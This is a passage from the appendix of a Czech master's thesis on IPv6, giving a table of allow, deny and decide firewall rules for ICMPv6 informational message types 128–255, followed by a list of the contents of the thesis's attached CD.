Informační zprávy			
128	Echo Request	propustit!	propustit!
129	Echo Response	propustit!	propustit!
130	Listener Query	propustit!	předdefinováno
131	Listener Report	propustit!	předdefinováno
132	Listener Done	propustit!	předdefinováno
133	Router Solicitation	propustit!	předdefinováno
134	Router Advertisement	propustit!	předdefinováno
135	Neighbor Solicitation	propustit!	předdefinováno
136	Neighbor Advertisement	propustit!	předdefinováno
137	Redirect	rozhodnout	předdefinováno
138	Router Renumbering	předdefinováno	zamítnout!
139	Node Information Query	rozhodnout	zamítnout!
140	Node Information Response	rozhodnout	zamítnout!
141	Inverse ND Solicitation	propustit!	předdefinováno
142	Inverse ND Advertisement	propustit!	předdefinováno
143	Listener Report v2	propustit!	předdefinováno
144	Home Agent AD Request	předdefinováno	propustit
145	Home Agent AD Reply	předdefinováno	propustit
146	Mobile Prefix Solicitation	předdefinováno	propustit
147	Mobile Prefix Advertisement	předdefinováno	propustit
148	Certificate Path Solicitation	propustit!	předdefinováno
149	Certificate Path Advertisement	propustit!	předdefinováno
150	Seamoby Experimental	předdefinováno	rozhodnout
151	Multicast Router Advertisement	propustit!	předdefinováno
152	Multicast Router Solicitation	propustit!	předdefinováno
153	Multicast Router Termination	propustit!	předdefinováno
154–199	Nepřiřazené inform. zprávy	zamítnout!	rozhodnout
200–201	Experimentální	zamítnout!	zamítnout!
202–254	Nepřiřazené inform. zprávy	zamítnout!	rozhodnout
255	Rozšiřující	zamítnout!	zamítnout!

Tabulka 4: Firewallová pravidla ICMPv6 zpráv

B Obsah přiloženého CD

labs – praktická část – konfigurační soubory, schémata topologií, ladící výpisy, zachycený síťový provoz

slides – elektronické manuály a přednášky na téma IPv6

thesis – text diplomové práce